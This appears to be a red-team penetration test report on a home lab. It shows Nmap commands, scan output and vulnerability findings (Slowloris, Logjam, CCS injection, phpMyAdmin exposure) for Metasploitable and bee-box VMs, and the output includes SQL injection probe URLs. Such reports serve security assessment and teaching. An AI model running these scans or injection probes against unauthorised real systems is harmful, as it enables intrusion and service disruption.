Penetration Testing Report -Red TEAM

Executive Summary:

The penetration test's purpose was to use Red Team activities to evaluate the home lab environment's level of safety. The scope included reconnaissance, vulnerability assessment, and exploitation to identify vulnerabilities in devices and services. Various active devices, networks, and services were detected during reconnaissance using information-gathering methods and techniques. Vulnerability assessment plans included manual and automated scanning approaches to find vulnerabilities, including CVE IDs and possible effects. Exploitation aims to use exploitation frameworks and techniques to obtain illegal access using the Metasploit console. Critical vulnerabilities were discovered across devices and services, with effective exploitation detected in multiple systems (Bee-Box and Metasploitable). To prevent such attacks, it is advised to segment the network, patch vulnerabilities as soon as they are discovered, and improve access controls.

Introduction:

We used the Nmap security tool to conduct a comprehensive scan throughout the 10.0.69.0/24 subnet during analysis. In cybersecurity, this phase is a component of the reconnaissance process, which is a key step for gathering information about a target's system, network, or organizational structure to discover possible weaknesses and attack routes. As part of mapping out the target's infrastructure, techniques such as open-source intelligence (OSINT), social engineering, and extensive network scanning are used.


We worked in pairs as the Red Team during the penetration test where two pairs conducted Red Team activities twice during testing to evaluate the home lab environment's secure network systems. We aimed to assess the security of the infrastructure's operational networks, devices, and services. We participated in various parts of the testing process, such as reconnaissance, vulnerability assessment, and exploitation, working together to successfully carry out the testing techniques.

Network Scanning:


We conducted a network scan on the 10.0.69.0/24 subnet network and found the active hosts we found out that among the home labs network, Metasploitable and Bee-box stood as vulnerable machines with most open ports apart from the home machine where the open ports are as follows:

Nmap scans of the network during both team attacks:

Whole network scan: nmap -A -sV 10.0.69.0/24



```
root@kali:/home/kali# nmap -A -sV 10.0.69.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-22 15:01 EST
Stats: 0:04:29 elapsed; 249 hosts completed (6 up), 6 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 92.99% done; ETC: 15:06 (0:00:20 remaining)
Stats: 0:04:30 elapsed; 249 hosts completed (6 up), 6 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 92.99% done; ETC: 15:06 (0:00:20 remaining)
Warning: 10.0.69.2 giving up on port because retransmission cap hit (10).
Stats: 0:08:16 elapsed; 249 hosts completed (6 up), 6 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 91.48% done; ETC: 15:10 (0:00:46 remaining)
Stats: 0:08:21 elapsed; 249 hosts completed (6 up), 6 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 91.50% done; ETC: 15:10 (0:00:46 remaining)
Stats: 0:11:00 elapsed; 249 hosts completed (6 up), 6 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 91.97% done; ETC: 15:13 (0:00:57 remaining)
Stats: 0:29:04 elapsed; 249 hosts completed (6 up), 6 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 95.55% done; ETC: 15:31 (0:01:21 remaining)
Stats: 0:45:15 elapsed; 249 hosts completed (6 up), 6 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 98.86% done; ETC: 15:47 (0:00:31 remaining)
Stats: 1:16:31 elapsed; 249 hosts completed (6 up), 6 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 100.00% done; ETC: 16:17 (0:00:00 remaining)
Stats: 1:16:39 elapsed; 249 hosts completed (6 up), 6 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 100.00% done; ETC: 16:17 (0:00:00 remaining)
Stats: 1:28:57 elapsed; 249 hosts completed (6 up), 6 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 100.00% done; ETC: 16:30 (0:00:00 remaining)
Nmap scan report for 10.0.69.1
Host is up (0.00058s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
53/tcp open  domain  (unknown banner: UNKNOWN)
| dns-nsid:
|_  bind.version: UNKNOWN
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|     bind
|_    UNKNOWN
```



```
Nmap scan report for 10.0.69.10
Host is up (0.00098s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE  SERVICE     VERSION
21/tcp   open   ftp?
22/tcp   open   tcpwrapped
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
80/tcp   open   tcpwrapped
445/tcp  open   tcpwrapped
631/tcp  open   tcpwrapped
3000/tcp closed ppp
3306/tcp open   tcpwrapped
8080/tcp open   tcpwrapped
8181/tcp closed intermapper
MAC Address: 08:00:27:66:31:37 (Oracle VirtualBox virtual NIC)
OS fingerprint not ideal because: Didn't receive UDP response. Please try again with -sSU
No OS matches for host
Network Distance: 1 hop

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE
HOP RTT     ADDRESS
1   0.98 ms 10.0.69.10

Nmap scan report for 10.0.69.9
Host is up (0.000058s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Debian 3 (protocol 2.0)
| ssh-hostkey:
|   256 ab:a1:5c:d7:40:31:37:cf:63:db:77:38:61:9c:0b:b4 (ECDSA)
|_  256 de:98:56:51:77:50:b0:2f:5f:e2:ec:07:27:f8:6b:a0 (ED25519)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=2/22%OT=22%CT=1%CU=34030%PV=Y%DS=0%DC=L%G=Y%TM=65D7
```

```
Nmap scan report for 10.0.69.6
Host is up (0.0053s latency).
Not shown: 983 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         ProFTPD 1.3.1
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
25/tcp   open  smtp        Postfix smtpd
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch
mod_ssl/2.2.8 OpenSSL/0.9.8g)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: ITSECGAMES)
443/tcp  open  ssl/http    Apache httpd 2.2.8 ((Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch
mod_ssl/2.2.8 OpenSSL/0.9.8g)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: ITSECGAMES)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell?
666/tcp  open  doom?
3306/tcp open  mysql       MySQL 5.0.96-0ubuntu3
5901/tcp open  vnc         VNC (protocol 3.8)
6001/tcp open  X11         (access denied)
8080/tcp open  http        nginx 1.4.0
8443/tcp open  ssl/http    nginx 1.4.0
9080/tcp open  http        lighttpd 1.4.19
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprin
t at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port666-TCP:V=7.94SVN%I=7%D=2/24%Time=65DAA93E%P=x86_64-pc-linux-gnu%r(
SF:GenericLines,400,"\*\*\*\x20bWAPP\x20Movie\x20Service\x20\*\*\*\nMatchi
SF:ng\x20movies:\x200\n\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
```

```
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0");
MAC Address: 08:00:27:EC:E3:5D (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.13 - 2.6.32
Uptime guess: 0.037 days (since Sat Feb 24 20:52:52 2024)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=195 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Host:  bee-box; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```


Vulnerabilities Assessment:

We have found vulnerabilities in both Bee-box and Metasploitable during simultaneous scans of both teams using Nmap and OpenVAS, and the screenshots provide more detail on the types of vulnerabilities found ranging from Vulnerable to High levels:

Metasploitable:

The port numbers 21 (FTP), 22 (SSH), 80 (HTTP), and 3306 (MySQL) on the host "10.0.69.10" are open and could provide routes of entry for attackers. Data theft and system compromise concerns were raised after Nmap found directory traversal and outdated software on the Ubuntu

Apache 2.4.7 server running on port 80. Additionally, the vulnerability to Slowloris attacks creates a Denial of Service (DoS) risk by creating many host connections, which could reduce the efficiency of the service. Furthermore, our network is prone to SSL/TLS vulnerabilities due to weak cipher suites and the SSLv3 protocol, which is susceptible to POODLE attacks. Notably, in addition to the current vulnerability CVE-2020-9473, there are many CVEs, such as CVE-2015-3306, CVE-2016-7144, and older vulnerabilities from 1999 (CVE-1999-0501, -0502, -0507, -0508).




```
Initiating ARP Ping Scan at 21:53
Scanning 10.0.69.10 [1 port]
Completed ARP Ping Scan at 21:53, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 21:53
Completed Parallel DNS resolution of 1 host. at 21:53, 0.03s elapsed
Initiating SYN Stealth Scan at 21:53
Scanning 10.0.69.10 [1000 ports]
Discovered open port 22/tcp on 10.0.69.10
Discovered open port 21/tcp on 10.0.69.10
Discovered open port 8080/tcp on 10.0.69.10
Discovered open port 3306/tcp on 10.0.69.10
Discovered open port 445/tcp on 10.0.69.10
Discovered open port 80/tcp on 10.0.69.10
Discovered open port 631/tcp on 10.0.69.10
Completed SYN Stealth Scan at 21:53, 10.01s elapsed (1000 total ports)
NSE: Script scanning 10.0.69.10.
Initiating NSE at 21:53
Completed NSE at 22:02, 539.22s elapsed
Initiating NSE at 22:02
Completed NSE at 22:03, 49.91s elapsed
Nmap scan report for 10.0.69.10
Host is up (0.032s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
80/tcp   open   http
```

```
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
| http-enum:
|   /: Root directory w/ listing on 'apache/2.4.7 (ubuntu)'
|   /phpmyadmin/: phpMyAdmin
|_  /uploads/: Potentially interesting directory w/ listing on 'apache/2.4.7 (ubuntu)'
| http-sql-injection:
|   Possible sqli for queries:
|     http://10.0.69.10:80/?C=S%3BO%3DA%27%20OR%20sqlspider
|     http://10.0.69.10:80/?C=M%3BO%3DA%27%20OR%20sqlspider
|     http://10.0.69.10:80/?C=N%3BO%3DD%27%20OR%20sqlspider
|_    http://10.0.69.10:80/?C=D%3BO%3DA%27%20OR%20sqlspider
445/tcp  open   microsoft-ds
631/tcp  open   ipp
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
| http-enum:
|   /admin.php: Possible admin folder
|   /admin/: Possible admin folder
```

```
|   /admin/jscript/upload.html: Lizard Cart/Remote File upload
|   /admin/jscript/upload.pl: Lizard Cart/Remote File upload
|   /admin/jscript/upload.asp: Lizard Cart/Remote File upload
|   /admin/environment.xml: Moodle files
|   /classes/: Potentially interesting folder
|   /es/: Potentially interesting folder
|   /helpdesk/: Potentially interesting folder
|   /help/: Potentially interesting folder
|_  /printers/: Potentially interesting folder
3000/tcp closed ppp
3306/tcp open   mysql
8080/tcp open   http-proxy
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
8181/tcp closed intermapper
MAC Address: 08:00:27:66:31:37 (Oracle VirtualBox virtual NIC)

Host script results:
| smb-vuln-regsvc-dos:
|   VULNERABLE:
|   Service regsvc in Microsoft Windows systems vulnerable to denial of service
|     State: VULNERABLE
|       The service regsvc in Microsoft Windows 2000 systems is vulnerable to denial of service caused by a null defer
ence
|       pointer. This script will crash the service if it is vulnerable. This vulnerability was discovered by Ron Bowe
s
|       while working on smb-enum-sessions.
|
```

Beebox:

The Beebox system has several vulnerabilities, one of which is Logjam. These vulnerabilities may result in cryptographic flaws, leaving private data open to interception. The security concerns are further increased by vulnerabilities like CVE-2015-4000, CVE-2007-6750, CVE-2014-0160, CVE-2010-4344, Denial of Service (DoS) attacks, and CSS injection attacks. These vulnerabilities seriously threaten the system's availability and integrity, which could allow malicious actors to interfere with operations, insert malicious code, and use well-known flaws to gain unauthorized access or manipulate data.



```
Nmap scan report for 10.0.69.6
Host is up (0.086s latency).
Not shown: 983 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
25/tcp   open  smtp
| smtp-vuln-cve2010-4344:
|_  The SMTP server is not Exim: NOT VULNERABLE
| ssl-dh-params:
|   VULNERABLE:
|   Anonymous Diffie-Hellman Key Exchange MitM Vulnerability
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use anonymous
|       Diffie-Hellman key exchange only provide protection against passive
|       eavesdropping, and are vulnerable to active man-in-the-middle attacks
|       which could completely compromise the confidentiality and integrity
|       of any data exchanged over the resulting session.
|     Check results:
|       ANONYMOUS DH GROUP 1
|             Cipher Suite: TLS_DH_anon_EXPORT_WITH_DES40_CBC_SHA
|             Modulus Type: Safe prime
|             Modulus Source: Unknown/Custom-generated
|             Modulus Length: 512
|             Generator Length: 8
|             Public Key Length: 512
|     References:
|_      https://www.ietf.org/rfc/rfc2246.txt
80/tcp   open  http
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-fileupload-exploiter:
|
|     Failed to upload and execute a payload.
|
|     Failed to upload and execute a payload.
|
|     Failed to upload and execute a payload.
|
```

```
| http-cross-domain-policy:
|   VULNERABLE:
|   Cross-domain and Client Access policies.
|     State: VULNERABLE
|       A cross-domain policy file specifies the permissions that a web client such as Java
, Adobe Flash, Adobe Reader,
|       etc. use to access data across different domains. A client acces policy file is sim
ilar to cross-domain policy
|       but is used for M$ Silverlight applications. Overly permissive configurations enabl
es Cross-site Request
|       Forgery attacks, and may allow third parties to access sensitive data meant for the
 user.
|     Check results:
|       /crossdomain.xml:
|         <?xml version="1.0"?>
|         <!DOCTYPE cross-domain-policy SYSTEM "http://www.macromedia.com/xml/dtds/cross-do
main-policy.dtd">
|         <cross-domain-policy>
|           <allow-access-from domain="*" />
|         </cross-domain-policy>
|     Extra information:
|       Trusted domains:*
|
|     References:
|       https://www.adobe.com/devnet/articles/crossdomain_policy_file_spec.html
|       https://www.owasp.org/index.php/Test_RIA_cross_domain_policy_%28OTG-CONFIG-008%29
|       http://acunetix.com/vulnerabilities/web/insecure-clientaccesspolicy-xml-file
|       http://sethsec.blogspot.com/2014/03/exploiting-misconfigured-crossdomainxml.html
|       http://gursevkalra.blogspot.com/2013/08/bypassing-same-origin-policy-with-flash.htm
l
|_      https://www.adobe.com/devnet-docs/acrobatetk/tools/AppSec/CrossDomain_PolicyFile_Sp
ecification.pdf
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.0.69.6
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://10.0.69.6:80/drupal/
|     Form id: user-login-form
```

```
139/tcp  open  netbios-ssn
443/tcp  open  https
|_http-dombased-xss: Couldn't find any DOM based XSS.
| ssl-dh-params:
|   VULNERABLE:
|   Transport Layer Security (TLS) Protocol DHE_EXPORT Ciphers Downgrade MitM (Logjam)
|     State: VULNERABLE
|     IDs:  BID:74733  CVE:CVE-2015-4000
|       The Transport Layer Security (TLS) protocol contains a flaw that is
|       triggered when handling Diffie-Hellman key exchanges defined with
|       the DHE_EXPORT cipher. This may allow a man-in-the-middle attacker
|       to downgrade the security of a TLS session to 512-bit export-grade
|       cryptography, which is significantly weaker, allowing the attacker
|       to more easily break the encryption and monitor or tamper with
|       the encrypted stream.
|     Disclosure date: 2015-5-19
|     Check results:
|       EXPORT-GRADE DH GROUP 1
|             Cipher Suite: TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA
|             Modulus Type: Safe prime
|             Modulus Source: mod_ssl 2.2.x/512-bit MODP group with safe prime modulus
|             Modulus Length: 512
|             Generator Length: 8
|             Public Key Length: 512
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-4000
|       https://www.securityfocus.com/bid/74733
|       https://weakdh.org
|
|   Diffie-Hellman Key Exchange Insufficient Group Strength
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use Diffie-Hellman groups
|       of insufficient strength, especially those using one of a few commonly
|       shared groups, may be susceptible to passive eavesdropping attacks.
|     Check results:
|       WEAK DH GROUP 1
|             Cipher Suite: TLS_DHE_RSA_WITH_AES_256_CBC_SHA
|             Modulus Type: Safe prime
|             Modulus Source: mod_ssl 2.2.x/1024-bit MODP group with safe prime modulus
|             Modulus Length: 1024
|             Generator Length: 8
|             Public Key Length: 1016
|     References:
|_      https://weakdh.org
```

```
ecification.pdf
| ssl-ccs-injection:
|   VULNERABLE:
|   SSL/TLS MITM vulnerability (CCS Injection)
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h
|       does not properly restrict processing of ChangeCipherSpec messages,
|       which allows man-in-the-middle attackers to trigger use of a zero
|       length master key in certain OpenSSL-to-OpenSSL communications, and
|       consequently hijack sessions or obtain sensitive information, via
|       a crafted TLS handshake, aka the "CCS Injection" vulnerability.
|
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0224
|       http://www.cvedetails.com/cve/2014-0224
|_      http://www.openssl.org/news/secadv_20140605.txt
| http-enum:
|   /crossdomain.xml: Adobe Flash crossdomain policy
|_  /phpmyadmin/: phpMyAdmin
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_      http://ha.ckers.org/slowloris/
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.0.69.6
|   Found the following possible CSRF vulnerabilities:
|
|     Path: https://10.0.69.6:443/phpmyadmin/
|     Form id:
|     Form action: index.php
|
|     Path: https://10.0.69.6:443/phpmyadmin/
|     Form id: input_username
```

